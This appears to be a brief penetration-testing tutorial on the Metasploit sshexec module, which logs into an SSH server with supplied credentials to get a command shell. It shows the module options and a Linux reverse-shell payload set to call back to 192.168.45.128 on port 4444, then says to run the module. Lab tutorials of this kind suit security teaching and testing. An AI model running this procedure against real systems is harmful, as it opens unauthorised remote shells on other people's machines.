
TARGET: SSH servers **TYPE: Remote** **FIREWALL : ON**

This module as its name implies exploits the SSH service on the target to grab a command shell on the target system, This module works by connecting to the target system's SSH service and executing the necessary commands to run a specified payload.

Although this module has been released long time before, FreeBSD targets have been added only recently. Let' see how this module works. Load the sshexec module.




```
msf5 > use exploit/multi/ssh/sshexec
msf5 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       The password to authenticate with.
   RHOSTS                     yes       The target address range or CIDR identif
ier
   RPORT     22               yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must b
e an address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (defaul
t is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default
 is random)
   USERNAME  root             yes       The user to authenticate as.
```




```
Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.45.128   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port
```

Set rhosts, username and password options. This module doesn't support the check command. Execute the module by using the run command.



